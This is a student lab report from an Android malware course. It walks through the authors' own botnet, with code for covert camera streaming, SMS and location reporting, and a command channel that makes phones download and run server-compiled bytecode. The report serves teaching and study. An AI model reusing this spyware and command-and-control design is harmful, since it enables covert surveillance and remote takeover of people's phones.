Android Malware Praktikum: Section 5 expanded

Janus Troelsen, Yanai Gonen

January 12, 2012

Contents

Chapter 1

Camera frame transmission

Our application implements a crude video streaming solution. It is crude because it doesn't use key-frames, b-frames or any other normal video format features. It is more like a fast slide show. The Android application sends WebSocket frames to the Python/CherryPy server. The CherryPy server sends WebSocket frames or complete video (served statically) to the controllers (implemented with JavaScript/jQuery). We will now follow the data to see how the video ends up at the controllers' screen.

1.1 Client implementation

```
mCamera = Camera.open();
spc = new SenderPreviewCallback(mCamera, getApplicationContext(), this);
mCamera.setPreviewCallback(spc);
```

Listing 1: `PreviewCallback` initialization from `onResume` in `CameraDemo`

The Android Application has an Activity called `CameraDemo` that contains a `Preview`. The `Preview` is normally used as a viewfinder, but we define a `PreviewCallback` (see listing 1) that sends frames to the server over a WebSocket connection. The result is a crude video streaming solution that manages about 2 FPS over LAN.

WebSockets were chosen because they provide reliable transfer of binary data and we found implementations for Python and Android. The Android library provides automatic queueing of frames. HTTP isn't well suited, since the HTTP client library for Android isn't optimized for large amounts of data. The WebSocket isn't optimized for that either (a protocol using UDP would probably be better), but WebSockets are the best available solution.

```java
        public void onPreviewFrame(byte[] data, Camera camera) {
                if (!readyToSend) {
                        return;
                }
                readyToSend = false;
                Message msg = new Message();
                Bundle bndl = new Bundle();
                bndl.putByteArray(null, data);
                msg.setData(bndl);
                lt.mHandler.sendMessage(msg);
        }
```

Listing 2: Method `onPreviewFrame` in `CameraDemo`

Listing 2 shows the callback method. It sends the data to a separate thread with a `Handler`. This is done to make sure we don't block the UI thread. This is all trivial and we will therefore move on to the server implementation.

The `readyToSend` variable is set to true when the server asks the client for the next image. See the next section for that.

1.1.1 Summary

The `Camera` frame dumping isn't really useful as a real spying solution, since the Android framework won't let us get the preview frames without a `Surface`. That means that the user has to look at the video feed while it's being sent.

Our solution uses lots of network bandwidth since we send the image uncompressed. We also do not recode it, for performance reasons. Computationally, however, it is not very demanding. To boost the FPS count it would be useful to implement a real video streaming solution. The Android framework does not provide this. One could use FFMPEG, but that is a rather large endeavor, and you need native code too then.

1.2 Server implementation

We use the `ws4py` Python module for WebSockets support. It integrates with CherryPy. Each connection is implemented as an instance of a class. You override the `received_message` and it will get called on each WebSocket frame.

In order to understand how the `Camera` frame receiver works, we'll first analyze how it is initialized.

```python
1  wsroot = WSRoot()
2  botnetserver = BotnetServer(UIWSHandler.sendall)
3  wsroot.botnetserver = botnetserver
4  cherrypy.tree.mount(wsroot, "/ws", config={})
```

Listing 3: Creation of server class instances in `server.py`

Listing 3 shows the initialization of the WebSocket and plain HTTP frontends to the server backend. In line 4 the instance from line 1 is mounted on the path `/ws`. We will see how `WSRoot` (short for *WebSocket Root*) implements the `img` method that is exposed and connected to by the clients (phones).

```
@cherrypy.expose
@tools.websocket(handler_cls=ReceiverWSHandler)
def img(self,phone):
  cherrypy.request.ws_handler.parent=self
  cherrypy.request.ws_handler.phone=phone
```

Listing 4: `img` from `WSRoot` in `wsserver.py` shows WebSocket handler initialization

Listing 4 shows the `img` method defintion. The WebSocket connection handler is assigned in a decorator, and the function body assigns the phone serial number to a field in the instance, and the `WSRoot` instance to another field.

1.2.1 `ReceiverWSHandler`

```
class ReceiverWSHandler(WebSocketHandler):
    phones = {}
    currentlyProcessingCount = 0
```

Listing 5: `ReceiverWSHandler` class declaration and class variables

The class is statically keeping track of the phones (normally only one) currently sending images. The `phones` class variable is a dictionary that maps a serial to a list of phones. When a new connection is opened, the handler adds itself to the map. The map is there so that the botnet controller can tell the phones (again, possibly only one) with a certain ID to start sending, or to stop it. The class is also statically keeping track of how many images it is currently transcoding from YUV440 to JPEG. If it is transcoding too many, it will stop asking for new images. This has however not been tested, since we don't have enough phones.

The class consists of the methods `opened`, `close`, `received_message`, `getnext`, `notifyall`, `start`, `stop`, `gen_video`. A short description of all these:

`opened`, `close`

`opened` is called after the connection is opened. It adds the instance to the `phones` variable and notifies the botnet controllers that the phone is sending. Whether the phone is sending, not sending or sending and being recorded, is shown along with other general information in top of the botnet master/controller web interface.

`close` does the opposite, and it is called just *before* the connection is closed, hence the slightly different form.

`received_message`

`received_message` is called when a frame is received.

```
 1    def received_message(self, m):
 2      assert m.is_binary
 3
 4      if self.parent.broadcaster.getSubscriberCount(self.phone) == 0:
 5        cherrypy.log("no subscribers...")
 6        return
 7      v = self.parent.botnetserver.statuses[self.phone]
 8      bSave = v.videostatus == common.VideoStatus.RECORDING
 9      if bSave:
10        no = self.frameno
11      else:
12        no = float("nan")
13      process(str(m.data), self.phone, bSave, no, v)
14      if bSave:
15        self.frameno += 1
16      if self.__class__.currentlyProcessingCount >= 3:
17        cherrypy.log("too busy, not asking for next")
18        return
19      self.getnext()
```

Listing 6: `received_message` in `ReceiverWSHandler` handles incoming WebSocket frames

All data received over this WebSocket is binary, hence the assertion on line 2 in listing 6. On line 3, we check whether there are any subscribers (that means: botnet controllers with the web interface opened, their browsers waiting for images). Naturally, we don't need to transcode the image if there aren't anyone listening. On line 7 we are getting the `Phone` object for the current phone (see `common.py`). It contains the most general information, most of which is visible in the web interface, in the top of each tab.

On lines 8-12 in 6, we check whether we are recording video, and get the current frame number if we are. The `process` function is doing the actual encoding:

```
def process(data, phoneserial, bSave, frameno, v):
  cherrypy.log("processing!")
  yuv = data
  if bSave:
    save(yuv, v, frameno)
  w,h = CAMWIDTH,CAMHEIGHT
  img = yuvtoimg(yuv, w, h)
  stuff = getjpegstr(img)
  stuff="data:image/" + iformat + ";base64," + base64.b64encode(stuff)
  BroadcastWSHandler.sendtoall(stuff,phoneserial)
  cherrypy.log("finished!")
```

Listing 7: `process` in `wsserver.py` converts raw YUV to raw RGB and compresses with JPEG

Observe the `process` function shown in listing 7. It saves the original frame if we are recording. On line 6 we get the camera width and height from two global constants. These dimensions should ideally come from the phone, but we have found no reliable way of getting that data. The preview frame as gotten from the Android API has no metadata, and the methods that should report the actual size, seem to be returning the wrong number on Janus' HTC Desire with CyanogenMod 7.0/Android 2.3.7.

On line 7, the YUV420 data is converted to RGB data. This is done with a tiny C library since it is much more efficient than doing it in Python. Python code is included for portability (see `yuv420sp.py`).

On line 8, the image is converted to JPEG, using the PIL (Python Imaging Library). The data is then Base64 encoded, since we had problems sending binary data to the Google Chrome browser, probably because ws4py and Google Chrome wasn't implementing the exact same version of the WebSocket standard. Now that the WebSocket standard is finalized, this shouldn't be necessary.

On line 10 we call a class method in the BroadcastWSHandler so that the image is send to all subscribers.

Transmission control: `getnext`, `notifyall`

`getnext` is an instance method for asking a phone to send the frame once available. It encodes a tiny dictionary as JSON and sends it over the WebSocket.

`notifyall` is a class method for telling all the phones with a given serial to start sending.

Video recording: `start`, `stop`, `gen_video`

`start` will set the appropriate field in the aforementioned `Phone` object. The following frames will be saved (in raw form). `stop` obviously does the opposite. Both of these methods are called from `BroadcastWSHandler` when the corresponding command is received over a subscriber WebSocket channel (triggered by the controller). When the video is stopped, a video will automatically be created using `gen_video`.

`gen_video` will use FFMPEG to encode the recorded frames to a WebM video file. The colors will be slightly wrong, since FFMPEG doesn't support the YUV420SP format. The wrong format is used, but the performance gains still makes it worth it.

1.2.2 `BroadcastWSHandler`

This class implements the connection from server backend to controller frontend. The method `sendtoall` is called by the `ReceiverWSHandler` to send an image to all subscribers for a given serial number.

The handler also supports receiving the `recstart` (start recording), `recstop` (stop recording), texttgetwaitimg (get placeholder image). The recording commands call the relevant method in `ReceiverWSHandler`.

1.3 Controller implementation

The botnet controller implementation is made with JavaScript and jQuery.

The controller implementation resides in the `static` folder in the `botnetserver` folder. It is served statically by the CherryPy server, hence the name.

1.3.1 `tabs.html`

First, we'll explain the the code that initializes each tab (one tab for each phone), since that's that first code being executed.

```
var tab_counter = 1;

function addTab(param, $content_filler, id) { ... }
```

Listing 8: `addTab` signature in `tabs.html`

The function `addTab` (signature shown in listing 8) takes a name for the tab, a function to fill the tab (taking the jQueryUI Panel) and the ID of the tab. The contents use the jQueryUI tabs API to add the new tab. The tab can only be filled after it is added, of course. That's why we pass the anonymous function to `addTab`. jQuery (and jQuery UI) often use callbacks for executing code on completion instead of blocking synchonous function execution.

```
var serialToCallback = new Array();
var ws = new WebSocket("ws://localhost:9884/ws/ui/");
ws.onopen = function (evt) { log("open"); for (var i in [0, 1]) mmsend("getactive"); }
var phonestatusupdate = function(p) {
  if (serialToCallback[p.serial] !== undefined) {
    serialToCallback[p.serial](["phonestatusupdate",p]);
    return;
  }
  var id = "#tabs-" + tab_counter;
  tab_counter++;
  var $content_filler = function(tabelement) {
    $.ajax("tabtemplate.html", {cache: false, async: false, success:
     function(data, txtstatus, xqxhr) {
      $(tabelement).html(data);
      serialToCallback[p.serial] = createTab($(id), p.serial);
      serialToCallback[p.serial](["phonestatusupdate",p]);
     }
    });
  };
  addTab(p.model, $content_filler, id);
}
```

Listing 9: WebSocket connection initialization and `phonestatusupdate` function definition

We initialize the `serialToCallback` associative array in the beginning of listing 9. The array will map serials to callback functions, that are called when an event happens. An event could be a message describing a new phone (in this case, a new tab will be created using `addTab`), or it could be a status update for a phone we already have a tab for.

We also register the `onopen` callback (line 3) so that we can ask for phone status updates describing all the online phones. We can then create tabs for them and start listening for data relayed from the server.

If the phone is new, a HTML template will be loaded into the tab, and the `createTab` function will be called, so that it can handle the tab. `createTab` will return a callback that we can use to tell the tab of changes from the UI channel. The UI channel is implemented by the `UIWSHandler` class server-side.

```
ws.onmessage = function (evt) {
  // format 0 = command
  //        1 = arguments
  //        2 = serial (only when not phonestatusupdate)
  var p = $.parseJSON(evt.data);
  switch (p[0]) {
    case "phonestatusupdate":
      phonestatusupdate(p[1]);
      break;
    default:
      if (!(2 in p)) { log("got msg without serial! msg: " + evt.data); break; }
      if (!(p[2] in serialToCallback)) {
        log("got msg from offline " + p[2] + " phone. msg: " + evt.data); break;
      }
      serialToCallback[p[2]](p);
      break;
  }
}
```

Listing 10: `tabs.html`'s WebSocket `onmessage` handler

Listing 10 shows the WebSocket message handler. The data format isn't very intuitive, and the comment describes the indices of fields in the JSON array object received over WebSocket. If we aren't doing a phone status update (usually a phone recording or stopping recording, turning on or turning off), we let the tab handle the message completely by itself. If the phone is new, the tab has to be created first. In that case, `phonestatusupdate` will call the callback function from the array, by passing the assignment and execution statements in the `$content_filler` function, which is passed along to `addTab`.

1.3.2 Functionality in `tab.js` concerning everything except camera handling

NOTE: *This section isn't strictly necessary for understanding the image transfer*

`tab.js` contains only the function `createTab`. It takes two parameters: it's own tab (for drawing into), and the corresponding phone serial number. It uses this serial number for launching the WebSocket connection used for transmitting frames (of image data).

Now, let's look at the callback it returns, so we can find out how it is structured:

```
return function(obj) {
        if (obj[0] != "phonestatusupdate") assert(obj[2] == serial,
                "Got message that wasn't designated for this tab!");
        switch (obj[0]) {
                case "location":
                case "phone":
                case "sms":
                        realtime(obj);
                        break;
                case "commandlistupdate":
                        commandlistupdate(obj);
                        break;
                case "phonestatusupdate":
                        setstatusfields(obj);
                        break;
                case "newvideo":
                        newvideo(obj);
                        break;
                default:
                        log("don't know command: " + obj[0]);
                        break;
        }
};
```

Listing 11: `createTab`'s return value: an anonymous callback for handling messages for the tab it was called to initialize

The object given as a parameter to the anonymous callback function shown in listing 11 takes the same 2 or 3 element array that we discussed in the previous section. The different message types are:

`location`, `phone`, `sms`

These are the obvious spying tools. The JSON objects are shown in the right side of the controller interface, next to the camera frame container. They are not parsed, simply formatted in lists.

`commandlistupdate`

This command is received when the list of supported commands by the server (see the chapter 2) changes. Currently, no code is changing this list. However, it is very easy to modify the application to make it happen. The commandparser in the Android application dynamically traverses a list that could be updated by code submitted using the form (see section 2.1).

`phonestatusupdate`

A phone status update means that either the online/offline status, video recording status, IP address, command listening port (for sending commands from client to server) changed. All of this information is shown in the top of the tab.

`newvideo`

This event means that a new static video was generated. A link will be added in the realtime data fieldset (the one for SMS'es).

1.3.3 Functionality in `tab.js` concerning camera handling

```
var img = $(".camera", tab);
var imgspinner = img.parent().spin();
ws.onopen = function (evt) {
        log("open");
        mmsend("getwaitimg");
};
ws.onmessage = function (evt) {
        log("webcam got data: " + evt.data.length);
        imgspinner.spin(false);
        img.attr("src", evt.data);
};
```

Listing 12: `tab.js`: Camera image dumping DOM element retrieval, spinner intialization and WebSocket event handlers assignment

Listing 12 shows how we get the image element from the tab template, start a spinner (remember, this is executed when the tab is created), and register the callbacks handling the images as they arrive.

When the connection is opened, we ask the server to send us a placeholder image so that the controller can see that the connection is working. The real images won't arrive until the `CameraDemo` Activity on the phone is started.

The spinner from the tab creation should be hidden (using `spin(false)`) relatively quickly since we ask for the placeholder image right away. The images are simply set as the `src` parameter of the image element, since it is already in the correct syntax. The browser will do the Base64 decoding.

Chapter 2

Bytecode transmission

The bytecode transmission has data flowing the opposite direction than the camera transmission. By that, we mean that code is submitted from the controller interface, compiled by the server interface, and then sent to the phone using a custom protocol, very reminiscent to Telnet.

Again, we will follow the data.

2.1 Controller implementation

We will analyze the code submission from `tab.js`:

```
$(".codeexecute", tab).on("click", function() {
    var postdata = {
      serial: serial,
      code: editor.getValue(),
      classname: $(".classname", tab).val()
    };
    $(".coderesult", tab).children().css("visibility", "hidden");
    var s = $(".coderesult", tab).spin();
    $.postJSON('/executecode', postdata, function(data) {
        s.spin(false);
        $(".coderesult", tab).empty();
        $(".coderesult", tab)
          .append(data["time"] , ":" , $("<pre>")
          .append(prettify(data['output'])));
    });
});
```

Listing 13: Code submission button on-click handler

Listing 13 shows the binding of an anonymous `click`-event handler to the submission button. A JavaScript object (later encoded to JSON) is constructed, with the necessary metadata. This includes the serial number of the phone to execute on, and the class name in the submitted code snippet.

The code also uses the spinner (also used briefly in the camera initialization) to improve usability in the controller interface.

2.2 Server implemention

We'll analyze the `executecode` method in `server.py`→`BotnetServer`. This method defines a regular URL that the controller submits POST data to. The reason that we aren't using WebSockets anymore, is because the browser is now sending the data. WebSockets were used before for the server↔controller communication because the browser wouldn't know when frames arrived.

```
@cherrypy.expose
@tools.json_in()
@tools.json_out()
def executecode(self):
```

Listing 14: `executecode` signature and decorators in `server.py`

The declaration shown in listing 14 shows us that the resource takes and returns JSON data. This is more versatile than regular POST fields, since JSON has datatypes and associative arrays (dictionaries or hash maps, if you like).

```
for i in ["javac -cp  ~/Downloads/android-sdk-linux/platforms/android-10/android.jar" +\
  " de/tudarmstadt/botnet/janus_yanai/*",
  "jar cf class.jar de",
  "~/Downloads/android-sdk-linux/platform-tools/dx --dex --output dexed.jar class.jar"]:
  o = six.u(check_output(i, stderr=subprocess.STDOUT, shell=True))
```

Listing 15: `executecode` in `server.py` shows Java source code compilation with command line tools

The code compilation itself is shown in 15. This is pretty straightforward UNIX command execution. The tool locations could be put in a configuration file, but they are only used here anyway. This snippet is surrounded by a `try` statement, so errors can be caught and return to the controller.

Next, the dexed jar is moved to the static folder so that it is visible from the phone (over HTTP). We tell the phone to download and run the code usind `sendbotcmd` (see listing 16).

```
st = self.sendbotcmd(ip, port, "download http://" + myip + ":" + str(cherrypy.config["serv
# some lines removed...
st = self.sendbotcmd(ip, port, "run de.tudarmstadt.botnet.janus_yanai." + realclassname)
```

Listing 16: The client phone is asked to download and run our compiled bytecode

We will now move on to `sendbotcmd` to see how the controller↔phone command sending protocol works.

```
 1 def sendbotcmd(self, host, port, command):
 2   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 3   output = ""
 4   try:
 5    s.settimeout(10.0)
 6    s.connect((host, int(port)))
 7    s.send(six.b(command + "\n"))
 8    done = False
 9    while not done:
10     bs = s.recv(256)
11     if bs.find("\0") != -1:
12      response, garbage = bs.split("\0", 1)
13      bs = response
14      done = True
15     output += bs
16   except socket.error as e:
17    output += "\n" + str(e)
18   s.close()
19   return output
```

Listing 17: `sendbotcmd` shows the custom Telnet-like protocol client implementation

Observe in listing 17 how the function defintion is lacking the expose decorator. This function is not callable over HTTP.

The command itself is simply sent as ASCII, and followed by a UNIX newline (line 7). We then read data from the socket (line 10) until we get a null byte (line 11). Everything after the byte is discarded.

2.3 Client implementation

2.3.1 `ServerService.java`

The Android application has a `SocketServer` that it reads from, line by line. Each connection is currently handled in the same thread in the server. This is okay, as we only support one connection at a time. The code is fairly modular though, and a statement launching a thread for each connection is present, but commented out.

Now, let's look at each line is handled. A `LineHandler` is a `Runnable` that is posted to a `Handler`. This ensures that the commands are executed sequentially, but asynchronously. An excerpt from `LineHandler` shows how it looks for the matching command to execute:

```
for (Action i :
  new ServerActions(
    context.getContentResolver(),
    context.getCacheDir(),
    (LocationManager)context.getSystemService(Context.LOCATION_SERVICE)
  ).getActions())
{
  if (line.startsWith(i.getToken())) {
    obj = i.call(line.substring(i.getToken().length()));
  }
}
```

Listing 18: Searching for matching `Action` in `ServerService.java`

The `ServerActions` class is implementing the commands that can be executed, and its method `getActions` returns a list of those. The class needs a couple of objects only accessible from a `Context` for its actions, i.e. calendar access. These objects are passed along in the constructor (listing 18 lines 3-5). Let's analyze the `Action` (defined in `ServerService.java` too) class:

```
abstract class Action {
        abstract String getToken();
        abstract JSONObject call(String args) throws Exception;
}
```

Listing 19: Abstract class `Action` declaration

The `getToken` method must return a `String` that is a prefix of the commands that must be matched. The `call` procedure will be called with the rest of the command line. The `Action` can manage its own arguments this way.

We will now analyze `download` and `run` – the two commands necessary to execute code from the controller interface.

2.3.2 `ServerActions.java`

`download`

This command simply downloads the given file (using HTTP) to the cache directory given in the constructor of `ServerActions`.

run

```
 1  list.add(new Action() {
 2          @Override
 3          String getToken() {
 4                  return "run ";
 5          }
 6          @SuppressWarnings("unchecked")
 7          @Override
 8          JSONObject call(String args) throws Exception {
 9                  controlCanCall();
10                  DexClassLoader classLoader = new DexClassLoader(
11                                  FILEPATH, "/sdcard", null, getClass().getClassLoader());
12                  Class<?> myClass;
13                  myClass = classLoader.loadClass(args);
14
15                  try {
16                          return LineHandler.textout( (
17                                  (Callable<String>) myClass.newInstance()
18                          ).call());
19                  } catch (Exception e) {
20                          e.printStackTrace();
21                          throw e;
22                  }
23          }
24  });
```

Listing 20: Implementation of the `run` command in the custom command protocol.

Listing 20 shows an anonymous class implementing `Action`. We'll walk you through it.

Line 9 checks that the `ServerActions` was constructed contain executable `Actions`. Because the tokens should be retrievable without a `Context`, it is possible to construct the class without these arguments. The `Actions` cannot be executed in that case.

Line 10 shows the `DexClassLoader` usage. This class will ensure load a dexed jar from a given path.

In line 13 the class is loaded using the name given originally in the controller interface.

The class must implement the `Callable<String>` interface, as it is casted in line 17.

The returned `String` will be written back to the `Socket` that the command came from. This is done in `ServerService.java`. A null byte is appended and the server will send all bytes received to the controller interface.

Appendices

Appendix A


List of listings

List of listings

Appendix B

Data flow diagram

See next page for a diagram showing the flow of the data in the application, and its means of transmission.


Controller
execute command
execute code
setup emulator port fwd
get *tabtemplate.html*
get map at position
tabs.html websocket
tab.js camera websocket
JSON/HTTP
WebSocket
JPEG/RGB
Server
WSRoot
phone status
dynamic
static
Botnet-Server
UIWSHandler
BroadcastWSHandler
ReceiverWSHandler
HTTP
Telnet like
WebSocket
raw/YUV
Client
BroadcastReceivers
LocationService
ServerService
SenderPreview-Callback